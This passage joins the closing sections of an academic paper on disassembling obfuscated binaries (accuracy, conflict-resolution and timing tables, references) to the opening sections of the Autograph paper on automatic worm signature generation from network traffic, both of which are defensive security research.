was implemented by Linn and Debray themselves. It is a recursive disassembler that uses speculative linear disassembly (comparable to our gap completion) for regions that are not reachable by the recursive part. This disassembler was also provided with additional information about the start and end addresses of all program functions. The purpose of this disassembler was to serve as an upper bound estimator for the disassembler accuracy and to avoid reporting "unduly optimistic results" [13]. The third disassembler was IDA Pro 4.3x, a commercial disassembler that is often considered to be among the best commercially available disassemblers. This belief is also reflected in the fact that IDA Pro is used to provide disassembly as input for static analysis tools such as [3].

We developed a disassembler that implements the general techniques and the tool-specific modification presented in the two previous sections. Our tool was then run on the eight obfuscated SPECint 95 applications. The results for our tool and a comparison to the three disassemblers used by Linn and Debray are shown in Table 1. Note that we report two results for our disassembler. One shows the disassembler accuracy when only general techniques are utilized. The second result shows the disassembler accuracy when the tool-specific modification is also enabled.

These results demonstrate that our disassembler provides a significant improvement over the best disassembler used in the evaluation by Linn and Debray. Even without using tool-specific knowledge, the disassembler accuracy is higher than their recursive disassembler used to estimate the upper bound for the disassembler accuracy. When the tool-specific modification is enabled, the binary is disassembled almost completely. The poor results for IDA Pro can be explained with the fact that the program only disassembles addresses that can be guaranteed (according to the tool) to be instructions. As a result, many functions that are invoked through the branch function are not disassembled at all. In addition, IDA Pro continues directly after call instructions and is frequently misled by junk bytes there.

Given the satisfying results of our disassembler, the disassembly process was analyzed in more detail. It is interesting to find the ratio between the number of valid instructions identified by the control flow graph and the number of valid instructions identified by the gap completion phase. Although the gap completion phase is important in filling regions not covered by the CFG, our key observation is the fact that the control transfer instructions and the resulting control flow graph constitute the skeleton of an analyzed function. Therefore, one

Program	Objdump	Linn/Debray	IDA Pro	Our tool	
				general	tool-specific
compress95	56.07	69.96	24.19	91.04	98.07
gcc	65.54	82.18	45.09	88.45	95.17
go	66.08	78.12	43.01	91.81	96.80
jpeg	60.82	74.23	31.46	91.60	97.53
li	56.65	72.78	29.07	89.86	97.35
m88ksim	58.42	75.66	29.56	90.39	97.49
perl	57.66	72.01	31.36	86.93	96.28
vortex	66.02	76.97	42.65	90.71	96.65
Mean	60.91	75.24	34.55	90.10	96.92

Table 1: Disassembler accuracy.

would expect that most valid instructions can be derived from the control flow graph, and only small gaps (e.g., caused by indirect calls or unconditional jumps) need to be completed later. Table 2 shows the fraction (in percent) of correctly identified, valid instructions that were obtained using the control flow graph and the fraction obtained in the gap completion phase. Because the numbers refer to correctly identified instructions only, the two fractions sum up to unity. Both the results with tool-specific support and the results with the general techniques alone are provided. When tool specific support is available, the control flow graph contributes noticeable more to the output. In this case, the disassembler can include all regions following call instructions into the CFG. However, in both experiments, a clear majority of the output was derived from the control flow graph, confirming our key observation.

Program	general		tool-specific	
	CFG	Gap	CFG	Gap
compress95	87.09	12.91	96.36	3.64
gcc	85.12	14.88	93.10	6.90
go	89.13	10.87	95.11	4.89
jpeg	87.02	12.98	95.03	4.97
li	85.63	14.37	95.11	4.89
m88ksim	87.18	12.82	96.00	4.00
perl	86.22	13.78	95.57	4.43
vortex	88.04	11.96	94.67	5.33
Mean	86.93	13.07	95.12	4.88

Table 2: CFG vs. gap completion.

Because most of the output is derived from the control flow graph, it is important that the conflict resolution phase is effective. One third of the control transfer instructions that are used to create the initial control flow

graphs are invalid. To achieve a good disassembler accuracy, it is important to remove the invalid nodes from the CFG. The first two steps of the conflict resolution phase remove nodes that are guaranteed to be invalid, given our assumptions. The third and fourth step implement two heuristics and the fifth step randomly selects one of two conflicting nodes. It is evident that it is desirable to have as many conflicts as possible resolved by the first and second step, while the fifth step should never be required.

Table 3 shows for each program the number of basic blocks in the initial control flow graphs (column *Initial Blocks*) and the number of basic blocks in the control flow graphs after the conflict resolution phase (column *Final Blocks*). In addition, the number of basic blocks that were removed in each of the five steps of the conflict resolution phase are shown. The numbers given in Table 3 were collected when the tool-specific modification was enabled. The results were very similar when only general techniques were used.

It can be seen that most conflicts were resolved after the first three steps. About two thirds of the removed basic blocks were guaranteed to be invalid. This supports our claim that invalid control flow instructions, caused by the misinterpretation of instruction arguments, often result in impossible control flows that can be easily detected. Most of the remaining blocks are removed by the first heuristic that checks how tight a block is connected with the rest of the CFG. Invalid blocks are often loosely coupled and can be taken out during this step. The last two steps were only responsible for a small fraction of the total removed blocks. The heuristic in step four was sometimes able to provide an indication of which block was valid. Otherwise, a random node had to be selected.

Program	Initial Blocks	Conflict Resolution					Final Blocks
		Step 1	Step 2	Step 3	Step 4	Step 5	
compress95	54674	7021	4693	4242	93	48	38577
gcc	245586	21762	25680	29801	900	565	166878
go	91140	10667	8934	9405	231	154	61749
jpeg	70255	9414	6069	5299	140	95	49238
li	63459	8350	5297	4952	125	78	44657
m88ksim	77344	10061	6933	6938	177	101	53134
perl	104841	10940	11442	11750	291	152	70266
vortex	118703	15004	9221	13424	407	373	80274

Table 3: Conflict resolution.

Static analysis tools are traditionally associated with poor scalability and the inability to deal with real-world input. Therefore, it is important to ascertain that our disassembler can process even large real-world binaries in an acceptable amount of time. In Section 4, we claimed that the processing overhead of the program is linear in the number of instructions of the binary. The intuitive reason is the fact that the binary is partitioned into functions that are analyzed independently. Assuming that the average size of an individual function is relatively independent of the size of the binary, the amount of work per function is also independent of the size of the binary. As a result, more functions have to be analyzed as the size of the binary increases. Because the number of functions increases linearly with the number of instructions and the work per function is constant (again, assuming a constant average function size), the overhead of the static analysis process is linear in the number of instructions.

Program	Size (Bytes)	Instructions	Time (s)
openssh	263,684	46,343	4
compress95	1,768,420	92,137	9
li	1,820,768	109,652	7
jpeg	1,871,776	127,012	9
m88ksim	2,001,616	127,358	8
go	2,073,728	145,953	11
perl	2,176,268	169,054	15
vortex	2,340,196	204,230	16
gcc	2,964,740	387,289	28
emacs	4,765,512	405,535	38

Table 4: Disassembler processing times.

To support this claim with experimental data, the time for a complete disassembly of each evaluation binary was taken. The size of obfuscated programs of the

SPECint 95 benchmark are in the range of 1.77 MB to 2.96 MB. To obtain more diversified results, we also disassembled one smaller (`openssh 3.7`) and one larger binary (`emacs 21.3`). The processing times were taken as the average of ten runs on a 1.8 GHz Pentium IV system with 512 MB of RAM, running Gentoo Linux 2.6. The results (in seconds) for the disassembler are listed in Table 4. There was no noticeable difference when using tool-specific modification.

Figure 7 shows a plot of the processing times and the corresponding number of instructions for each binary. The straight line represents the linear regression line. The close proximity of all points to this line demonstrates that the processing time increases proportional to the number of instructions, allowing our disassembler to operate on large binaries with acceptable cost.




Figure 7: Processing times and linear regression.

## 7 Conclusions

Correct disassembler output is crucial for many security tools such as virus scanners [3] and intrusion detection



systems [11]. Recently, Linn and Debray [13] presented obfuscation techniques that successfully confuse current state-of-the-art disassemblers. We developed and implemented a disassembler that can analyze obfuscated binaries. Using the program's control flow graph and statistical techniques, we are able to correctly identify a large fraction of the program's instructions.

Obfuscation and de-obfuscation is an arms race. It is possible to devise obfuscation techniques that will make the disassembly algorithms describe in this paper less effective. However, this arms race is usually in favor of the de-obfuscator. The obfuscator has to devise techniques that transform the program without seriously impacting the run-time performance or increasing the binary's size or memory footprint while there are no such constraints for the de-obfuscator. Also, the de-obfuscator has the advantage of going second. That is, the obfuscator must resist all attacks, while the de-obfuscator can tailor the attack to a specific obfuscation technique. In this direction, a recent theoretical paper [1] also proved that obfuscation is impossible in the general case, at least for certain properties.

## Acknowledgments

This research was supported by the Army Research Office under agreement DAAD19-01-1-0484 and by the National Science Foundation under grants CCR-0209065 and CCR-0238492.

## References

- [1] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang. On the (Im)possibility of Software Obfuscation. In *Crypto*, 2001.
- [2] J. Bergeron, M. Debbabi, M.M. Erhioui, and B. Ktari. Static Analysis of Binary Code to Isolate Malicious Behaviors. In *8th Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises*, 1999.
- [3] M. Christodorescu and Somesh Jha. Static Analysis of Executables to Detect Malicious Patterns. In *12th USENIX Security Symposium*, 2003.
- [4] C. Cifuentes and M. Van Emmerik. UQBT: Adaptable binary translation at low cost. *IEEE Computer*, 40(2-3), 2000.
- [5] C. Cifuentes and A. Fraboulet. Intraprocedural Static Slicing of Binary Executables. In *International Conference on Software Maintenance (ICSM '97)*, Bari, Italy, October 1997.
- [6] C. Cifuentes and K. Gough. Decompilation of Binary Programs. *Software Practice & Experience*, 25(7):811-829, July 1995.
- [7] F. B. Cohen. Operating System Protection through Program Evolution. <http://all.net/books/IP/evolve.html>.
- [8] C. Collberg and C. Thomborson. Watermarking, Tamper-Proofing, and Obfuscation - Tools for Software Protection. *IEEE Transactions on Software Engineering*, 28(8):735-746, August 2002.
- [9] C. Collberg, C. Thomborson, and D. Low. A Taxonomy of Obfuscating Transformations. Technical Report 148, Department of Computer Science, University of Auckland, July 1997.
- [10] Free Software Foundation. *GNU Binary Utilities*, Mar 2002. <http://www.gnu.org/software/binutils/manual/>.
- [11] J.T. Giffin, S. Jha, and B.P. Miller. Detecting manipulated remote call streams. In *11th USENIX Security Symposium*, 2002.
- [12] W.C. Hsieh, D. Engler, and G. Back. Reverse-Engineering Instruction Encodings. In *USENIX Annual Technical Conference*, pages 133-146, Boston, Mass., June 2001.
- [13] C. Linn and S. Debray. Obfuscation of executable code to improve resistance to static disassembly. In *10th ACM Conference on Computer and Communications Security (CCS)*, pages 290-299, October 2003.
- [14] T. Ogiso, Y. Sakabe, M. Soshi, and A. Miyaji. Software obfuscation on a theoretical basis and its implementation. *IEICE Transactions on Fundamentals*, E86-A(1), 2003.
- [15] R. Sites, A. Chernoff, M. Kirk, M. Marks, and S. Robinson. Binary Translation. *Digital Technical Journal*, 4(4), 1992.
- [16] Symantec. Understanding and Managing Polymorphic Viruses. <http://www.symantec.com/avcenter/whitepapers.html>.
- [17] G. Wroblewski. General Method of Program Code Obfuscation. In *Proceedings of the International Conference on Software Engineering Research and Practice (SERP)*, Las Vegas, NV, June 2002.

# Autograph: Toward Automated, Distributed Worm Signature Detection

Hyang-Ah Kim

hakim@cs.cmu.edu

Carnegie Mellon University

Brad Karp

brad.n.karp@intel.com, bkarp@cs.cmu.edu

Intel Research / Carnegie Mellon University

## Abstract

Today's Internet intrusion detection systems (IDSes) monitor edge networks' DMZs to identify and/or filter malicious flows. While an IDS helps protect the hosts on its local edge network from compromise and denial of service, it cannot alone effectively intervene to halt and reverse the spreading of novel Internet worms. Generation of the *worm signatures* required by an IDS—the byte patterns sought in monitored traffic to identify worms—today entails non-trivial human labor, and thus significant delay: as network operators detect anomalous behavior, they communicate with one another and manually study packet traces to produce a worm signature. Yet intervention must occur early in an epidemic to halt a worm's spread. In this paper, we describe Autograph, a system that *automatically* generates signatures for novel Internet worms that propagate using TCP transport. Autograph generates signatures by analyzing the *prevalence of portions of flow payloads*, and thus uses no knowledge of protocol semantics above the TCP level. It is designed to produce signatures that exhibit high *sensitivity* (high true positives) and high *specificity* (low false positives); our evaluation of the system on real DMZ traces validates that it achieves these goals. We extend Autograph to share port scan reports among distributed monitor instances, and using trace-driven simulation, demonstrate the value of this technique in speeding the generation of signatures for novel worms. Our results elucidate the fundamental trade-off between early generation of signatures for novel worms and the specificity of these generated signatures.

## 1 Introduction and Motivation

In recent years, a series of Internet *worms* has exploited the confluence of the relative lack of diversity in system and server software run by Internet-attached hosts, and the ease with which these hosts can communicate. A worm program is self-replicating: it remotely exploits a software vulnerability on a victim host, such that the victim becomes infected, and itself begins remotely infecting other victims. The severity of the worm threat goes far beyond mere inconvenience. The total cost of the Code Red worm epidemic, as measured in lost productivity owing to interruptions in computer and network services, is estimated at \$2.6 billion [7].

Motivated in large part by the costs of Internet worm epidemics, the research community has investigated worm propagation and how to thwart it. Initial investigations focused on case studies of the spreading of successful worms [8], and on comparatively modeling diverse propagation strategies future worms might use [18, 21]. More recently, researchers' attention has turned to methods for *containing* the spread of a worm. Broadly speaking, three chief strategies exist for containing worms by blocking their connections to potential victims: discovering ports on which worms appear to be spreading, and filtering all traffic destined for those ports; discovering source addresses of infected hosts and filtering all traffic (or perhaps traffic destined for a few ports) from those source addresses; and discovering the payload content string that a worm uses in its infection attempts, and filtering all flows whose payloads contain that content string.

Detecting that a worm appears to be active on a particular port [22] is a useful first step toward containment, but is often too blunt an instrument to be used alone; simply blocking all traffic for port 80 at edge networks across the Internet shuts down the entire web when a worm that targets web servers is released. Moore *et al.* [9] compared the relative efficacy of source-address filtering and content-based filtering. Their results show that content-based filtering of infection attempts slows the spreading of a worm more effectively: to confine an epidemic within a particular target fraction of the vulnerable host population, one may begin content-based filtering far later after the release of a worm than address-based filtering. Motivated by the efficacy of content-based filtering, we seek in this paper to answer the complementary question unanswered in prior work: *how should one obtain worm content signatures for use in content-based filtering?*

Here, a *signature* is a tuple (IP-*proto*, *dst-port*, *byteseq*), where IP-*proto* is an IP protocol number, *dst-port* is a destination port number for that protocol, and *byteseq* is a variable-length, fixed sequence of bytes.<sup>1</sup> Content-based filtering consists of matching network flows (possibly requiring flow reassembly) against signatures; a match occurs when *byteseq* is found within the payload of a flow using the IP-*proto* protocol destined for *dst-port*. We restrict our investigation to worms that propagate over TCP in this work, and thus hereafter consider signatures as (*dst-port*, *byteseq*) tuples.

Today, there exist TCP-flow-matching systems that are “consumers” of these sorts of signatures. Intrusion detection systems (IDSes), such as Bro [11] and Snort [19], monitor all incoming traffic at an edge network’s DMZ, perform TCP flow reassembly, and search for known worm signatures. These systems log the occurrence of inbound worm connections they observe, and can be configured (in the case of Bro) to change access control lists in the edge network’s router(s) to block traffic from source IP addresses that have sent known worm payloads. Cisco’s NBAR system [3] for routers searches for signatures in flow payloads, and blocks flows on the fly whose payloads are found to contain known worm signatures. We limit the scope of our inquiry to the *detection and generation* of signatures for use by these and future content-based filtering systems.

It is important to note that all the content-based filtering systems use databases of worm signatures that are *manually* generated: as network operators detect anomalous behavior, they communicate with one another, manually study packet traces to produce a worm signature, and publish that signature so that it may be added to IDS systems’ signature databases. This labor-intensive, human-mediated process of signature generation is slow (on the order of hours or longer), and renders today’s IDSes unhelpful in stemming worm epidemics—by the time a signature has been found manually by network operators, a worm may already have compromised a significant fraction of vulnerable hosts on the Internet.

We seek to build a system that automatically, without foreknowledge of a worm’s payload or time of introduction, detects the signature of any worm that propagates by randomly scanning IP addresses. We assume the system monitors all inbound network traffic at an edge network’s DMZ. *Autograph*, our worm signature detection system, has been designed to meet that goal. The system consists of three interconnected modules: a flow classifier, a content-based signature generator, and *tattler*, a protocol through which multiple distributed Autograph monitors may share information, in the interest of speeding detection of a signature that matches a newly released worm.

In our evaluation of Autograph, we explore two important themes. First, there is a trade-off between early detection of worm signatures and avoiding generation of signatures that cause false positives. Intuitively, early in an epidemic, worm traffic is less of an outlier against the background of innocuous traffic. Thus, targeting early detection of worm signatures increases the risk of mistaking innocuous traffic for worm traffic, and producing signatures that incur false positives. Second, we demonstrate the utility of distributed, collaborative monitoring in speeding detection of a novel worm’s signature after its release.

In the remainder of this paper, we proceed as follows: In the next section, we catalog the goals that drove Autograph’s design. In Section 3, we describe the detailed workings of a single Autograph monitor: its traffic classifier and content-

	high true +	low true +
high false +	sensitive, unspecific	insensitive, unspecific
low false +	sensitive, specific	insensitive, specific

Figure 1: Combinations of sensitivity and specificity.

based signature generator. Next, in Section 4, we evaluate the quality of the signatures Autograph finds when run on real DMZ traces from two edge networks. In Section 5 we describe *tattler* and the distributed version of Autograph, and using DMZ-trace-driven simulation evaluate the speed at which the distributed Autograph can detect signatures for newly introduced worms. After cataloging limitations of Autograph and possible attacks against it in Section 6, and describing related work in Section 7, we conclude in Section 8.

## 2 Desiderata for a Worm Signature Detection System

**Signature quality.** Ideally, a signature detection system should generate signatures that match worms and only worms. In describing the efficacy of worm signatures in filtering traffic, we adopt the parlance used in epidemiology to evaluate a diagnostic test:

- *Sensitivity* relates to the *true positives* generated by a signature; in a mixed population of worm and non-worm flows, the fraction of the worm flows matched, and thus successfully identified, by the signature. Sensitivity is typically reported as  $t \in [0, 1]$ , the fraction of true positives among worm flows.
- *Specificity* relates to the *false positives* generated by a signature; again, in a mixed population, the fraction of non-worm flows matched by the signature, and thus incorrectly identified as worms. Specificity is typically reported as  $(1 - f) \in [0, 1]$ , where  $f$  is the fraction of false positives among non-worm flows.

Throughout this paper, we classify signatures according to this terminology, as shown in Figure 1.

In practice, there is a tension between perfect sensitivity and perfect specificity; one often suffers when the other improves, because a diagnostic test (*e.g.*, “is this flow a worm or not?”) typically measures only a narrow set of features in its input, and thus does not perfectly classify it. There may be cases where two inputs present with identical features in the eyes of a test, but belong in different classes. We examine this sensitivity-specificity trade-off in detail in Section 4.



**Signature quantity and length.** Systems that match flow payloads against signatures must compare a flow to all signatures known for its IP protocol and port. Thus, fewer signatures speed matching. Similarly, the cost of signature matching is proportional to the length of the signature, so short signatures may be preferable to long ones. Signature length profoundly affects specificity: when one signature is a subsequence of another, the longer one is expected to match fewer flows than the shorter one.

**Robustness against polymorphic worms.** A *polymorphic* worm<sup>2</sup> changes its payload in successive infection attempts. Such worms pose a particular challenge to match with signatures, as a signature sensitive to a portion of one worm payload may not be sensitive to any part of another worm payload. If a worm were “ideally” polymorphic, each of its payloads would contain no byte sequence in common with any other. That ideal is impossible, of course; single-byte sequences are shared by all payloads. In practice, a “strongly” polymorphic worm is one whose successive payloads share only very short byte subsequences in common. Such short subsequences, *e.g.*, 4 bytes long, cannot safely be used as worm signatures, as they may be insufficiently specific. Polymorphism generally causes an explosion in the number of signatures required to match a worm. An evaluation of the extent to which such worm payloads are achievable is beyond the scope of this paper. We note, however, that if a worm exhibits polymorphism, but does not change one or more relatively long subsequences across its variants, an efficient signature detection system will generate signatures that match these invariant subsequences, and thus minimize the number of signatures required to match all the worm’s variants.

**Timeliness of detection.** Left unchecked by patches, traffic filtering, or other means, port-scanning worms infect vulnerable hosts at an exponential rate, until the infected population saturates. Provos [12] shows in simulation that patching of infected hosts is more effective the earlier it is begun after the initial release of a new worm, and that in practical deployment scenarios, patching must begin quickly (before 5% of vulnerable hosts become infected) in order to have hope of stemming an epidemic such that no more than 50% of vulnerable hosts ever become infected. Moore *et al.* [9] show similarly that signature-based filtering of worm traffic stops worm propagation most effectively when begun early.

**Automation.** A signature detection system should require minimal real-time operator intervention. Vetting signatures for specificity with human eyes, *e.g.*, is at odds with timeliness of signature detection for novel worms.

**Application neutrality.** Knowledge of application protocol semantics above the TCP layer (*e.g.*, HTTP, NFS RPCs, &c.)




Figure 2: Architecture of an Autograph Monitor

may be useful in distinguishing worm and innocuous traffic, and thus in producing signatures that are sensitive and specific. Avoiding leaning on such application-protocol knowledge, however, broadens the applicability of the signature detection system to all protocols layered atop TCP.

**Bandwidth efficiency.** If a signature detection system is deployed in distributed fashion, such that traffic monitors communicate with one another about their observations, that communication should remain scalable, even when a worm generates tremendous network activity as it tries to spread. That is, monitor-to-monitor communication should grow slowly as worm activity increases.

### 3 Autograph System Design

Motivated by the design goals given in the previous section, we now present Autograph. We begin with a schematic overview of the system, shown in Figure 2. A single Autograph monitor’s input is all traffic crossing an edge network’s DMZ, and its output is a list of worm signatures. We defer discussion of *tattler*, used in distributed deployments of Autograph, to Section 5.2. There are two main stages in a single Autograph monitor’s analysis of traffic. First, a *suspicious flow selection* stage uses heuristics to classify inbound TCP flows as either suspicious or non-suspicious.

After classification, packets for these inbound flows are stored on disk in a *suspicious flow pool* and *non-suspicious flow pool*, respectively. For clarity, throughout this paper, we refer to the output of the classifier using those terms, and refer to the *true* nature of a flow as *malicious* or *innocuous*. Further processing occurs *only* on payloads in the suspicious flow pool. Thus, flow classification reduces the volume of traffic that must be processed subsequently. We assume in our work that such heuristics will be far from perfectly accurate. Yet any heuristic that generates a suspicious flow pool in which truly malicious flows are a greater fraction of flows than in the total inbound traffic mix crossing the DMZ will likely reduce generation of signatures that cause false positives, by focusing Autograph’s further processing on a flow population containing a lesser fraction of innocuous traffic. Autograph performs TCP flow reassembly for inbound payloads in the suspicious flow pool. The resulting reassembled



payloads are analyzed in Autograph's second stage, *signature generation*.

We stress that Autograph segregates flows by destination port for signature generation; in the remainder of this paper, one should envision one separate instance of signature generation for each destination port, operating on flows in the suspicious flow pool destined for that port. Signature generation involves analysis of the *content* of payloads of suspicious flows to select sensitive and specific signatures. Two properties of worms suggest that content analysis may be fruitful. First, a worm propagates by exploiting one software vulnerability or a set of such vulnerabilities. That commonality in functionality has to date led to commonality in code, and thus in payload content, across worm infection payloads. In fact, Internet worms to date have had a single, unchanging payload in most cases. Even in those cases where multiple variants of a worm's payload have existed (*e.g.*, Nimda), those variants have shared significant overlapping content.<sup>3</sup> Second, a worm generates voluminous network traffic as it spreads; this trait stems from worms' self-propagating nature. For port-scanning worms, the exponential growth in the population of infected hosts and attendant exponential growth in infection attempt traffic are well known [8]. As also noted and exploited by Singh *et al.* [15], taken together, these two traits of worm traffic—content commonality and magnitude of traffic volume—suggest that analyzing the frequency of payload content should be useful in identifying worm payloads. During signature generation, Autograph measures the frequency with which non-overlapping payload substrings occur across all suspicious flow payloads, and proposes the most frequently occurring substrings as candidate signatures.

In the remainder of this section, we describe Autograph's two stages in further detail.

### 3.1 Selecting Suspicious Traffic

In this work, we use a simple port-scanner detection technique as a heuristic to identify malicious traffic; we classify all flows from port-scanning sources as suspicious. Note that we do not focus on the design of suspicious flow classifiers herein; Autograph can adopt *any* anomaly detection technique that classifies worm flows as suspicious with high probability. In fact, we deliberately use a port-scanning flow classifier because it is simple, computationally efficient, and *clearly imperfect*; our aim is to demonstrate that Autograph generates highly selective and specific signatures, even with a naive flow classifier. With more accurate flow classifiers, one will only expect the quality of Autograph's signatures to improve.

Many recent worms rely on scanning of the IP address space to search for vulnerable hosts while spreading. If a worm finds another machine that runs the desired service on the target port, it sends its infectious payload. Probing a non-existent host or service, however, results in an un-

successful connection attempt, easily detectable by monitoring outbound ICMP host/port unreachable messages, or identifying unanswered inbound SYN packets. Hit-list worms [18], while not yet observed in the wild, violate this port-scanning assumption; we do not address them in this paper, but comment on them briefly in Section 6.

Autograph stores the source and destination addresses of each inbound unsuccessful TCP connection it observes. Once an external host has made unsuccessful connection attempts to more than  $s$  internal IP addresses, the flow classifier considers it to be a scanner. All successful connections from an IP address flagged as a scanner are classified as suspicious, and their inbound packets written to the suspicious flow pool, until that IP address is removed after a timeout (24 hours in the current prototype).<sup>4</sup> Packets held in the suspicious flow pool are dropped from storage after a configurable interval  $t$ . Thus, the suspicious flow pool contains all packets received from suspicious sources in the past time period  $t$ .<sup>5</sup>

Autograph reassembles all TCP flows in the suspicious flow pool. Every  $r$  minutes, Autograph considers initiating signature generation. It does so when for a single destination port, the suspicious flow pool contains more than a threshold number of flows  $\theta$ . In an online deployment of Autograph, we envision typical  $r$  values on the order of ten minutes. We continue with a detailed description of signature generation in the next subsection.

### 3.2 Content-Based Signature Generation

Autograph next selects the most frequently occurring byte sequences across the flows in the suspicious flow pool as signatures. To do so, it divides each suspicious flow into smaller content blocks, and counts the number of suspicious flows in which each content block occurs. We term this count a content block's *prevalence*, and rank content blocks from most to least prevalent. As previously described, the intuition behind this ranking is that a worm's payload appears increasingly frequently as that worm spreads. When all worm flows contain a common, worm-specific byte sequence, that byte sequence will be observed in many suspicious flows, and so will be highly ranked.

Let us first describe how Autograph divides suspicious flows' payloads into shorter blocks. One might naively divide payloads into fixed-size, non-overlapping blocks, and compute the prevalence of those blocks across all suspicious flows. That approach, however, is brittle if worms even trivially obfuscate their payloads by reordering them, or inserting or deleting a few bytes. To see why, consider what occurs when a single byte is deleted or inserted from a worm's payload; all fixed-size blocks beyond the insertion or deletion will most likely change in content. Thus, a worm author could evade accurate counting of its substrings by trivial changes in its payload, if fixed-size, non-overlapping blocks were used to partition payloads for counting substring prevalence.




Figure 3: COPP with a breakmark of  $r("0007")$

Instead, as first done in the file system domain in LBFS [10], we divide a flow's payload into *variable-length* content blocks using COntent-based Payload Partitioning (COPP). Because COPP determines the boundaries of each block based on payload content, the set of blocks COPP generates changes little under byte insertion or deletion.

To partition a flow's payload into content blocks, COPP computes a series of Rabin fingerprints  $r_i$  over a sliding  $k$ -byte window of the flow's payload, beginning with the first  $k$  bytes in the payload, and sliding one byte at a time toward the end of the payload. It is efficient to compute a Rabin fingerprint over a sliding window [13]. As COPP slides its window along the payload, it ends a content block when  $r_i$  matches a predetermined *breakmark*,  $B$ ; when  $r_i \equiv B \pmod{a}$ .<sup>6</sup> The average content block size produced by COPP,  $a$ , is configurable; assuming random payload content, the window at any byte position within the payload equals the breakmark  $B \pmod{a}$  with probability  $1/a$ .

Figure 3 presents an example of COPP, using a 2-byte window, for two flows  $f_0$  and  $f_1$ . Sliding a 2-byte window from the first 2 bytes to the last byte, COPP ends a content block  $c_i$  whenever it sees the breakmark equal to the Rabin fingerprint for the byte string "0007". Even if there exist byte insertions, deletions, or replacements between the two flows, COPP finds identical  $c_1$  and  $c_3$  blocks in both of them.

Because COPP decides content block boundaries probabilistically, there may be cases where COPP generates very short content blocks, or takes an entire flow's payload as a single content block. Very short content blocks are highly unspecific; they will generate many false positives. Taking the whole payload is not desirable either, because long signatures are not robust in matching worms that might vary their payloads. Thus, we impose minimum and maximum content block sizes,  $m$  and  $M$ , respectively. When COPP reaches the end of a content block and fewer than  $m$  bytes remain in the flow thereafter, it generates a content block that contains the last  $m$  bytes of the flow's payload. In this way, COPP avoids generating too short a content block, and avoids ignoring the end of the payload.

After Autograph divides every flow in the suspicious flow pool into content blocks using COPP, it discards content blocks that appear only in flows that originate from a single source IP address from further consideration. We found early on when applying Autograph to DMZ traces that such

content blocks typically correspond to misconfigured or otherwise malfunctioning sources that are *not malicious*; such content blocks typically occur in many innocuous flows, and thus often lead to signatures that cause false positives. Singh *et al.* [15] also had this insight—they consider flow endpoint address distributions when generating worm signatures.

Suppose there are  $N$  distinct flows in the suspicious flow pool. Each remaining content block matches some portion of these  $N$  flows. Autograph repeatedly selects content blocks as signatures, until the selected set of signatures matches a configurable fraction  $w$  of the flows in the suspicious flow pool. That is, Autograph selects a signature set that "covers" at least  $wN$  flows in the suspicious flow pool.

We now describe how Autograph greedily selects content blocks as signatures from the set of remaining content blocks. Initially the suspicious flow pool  $F$  contains all suspicious flows, and the set of content blocks  $C$  contains all content blocks produced by COPP that were found in flows originating from more than one source IP address. Autograph measures the prevalence of each content block—the number of suspicious flows in  $F$  in which each content block in  $C$  appears—and sorts the content blocks from greatest to least prevalence. The content block with the greatest prevalence is chosen as the next signature. It is removed from the set of remaining content blocks  $C$ , and the flows it matches are removed from the suspicious flow pool,  $F$ . This entire process then repeats; the prevalence of content blocks in  $C$  in flows in  $F$  is computed, the most prevalent content block becomes a signature, and so on, until  $wN$  flows in the original  $F$  have been covered. This greedy algorithm attempts to minimize the size of the set of signatures by choosing the most prevalent content block at each step.

We incorporate a *blacklisting* technique into signature generation. An administrator may configure Autograph with a blacklist of disallowed signatures, in an effort to prevent the system from generating signatures that will cause false positives. The blacklist is simply a set of strings. Any signature Autograph selects that is a substring of an entry in the blacklist is discarded; Autograph eliminates that content block from  $C$  without selecting it as a signature, and continues as usual. We envision that an administrator may run Autograph for an initial *training period*, and vet signatures with human eyes during that period. Signatures generated during this period that match common patterns in innocuous flows (e.g., GET /index.html HTTP/1.0) can be added to the blacklist.

At the end of this process, Autograph reports the selected set of signatures. The current version of the system publishes signature byte patterns in Bro's signature format, for direct use in Bro. Table 1 summarizes the parameters that control Autograph's behavior.

Note that because the flow classifier heuristic is imperfect, innocuous flows will unavoidably be included in the signature generation process. We expect two chief consequences




Figure 4: Prevalence histogram of content blocks,  $a=64$  bytes, ICSI2 DMZ trace, day 3 (24 hrs).

of their inclusion:

**Prevalent signatures matching innocuous and malicious flows.** One possible result is that the probabilistic COPP process will produce content blocks that contain only protocol header or trailer data common to nearly *all* flows carrying that protocol, whether innocuous or malicious. Such blocks will top the prevalence histogram, but would clearly be abysmally unspecific if adopted for traffic filtering. To avoid choosing such unspecific content blocks, we can vary  $a$  and  $m$  toward longer block sizes.

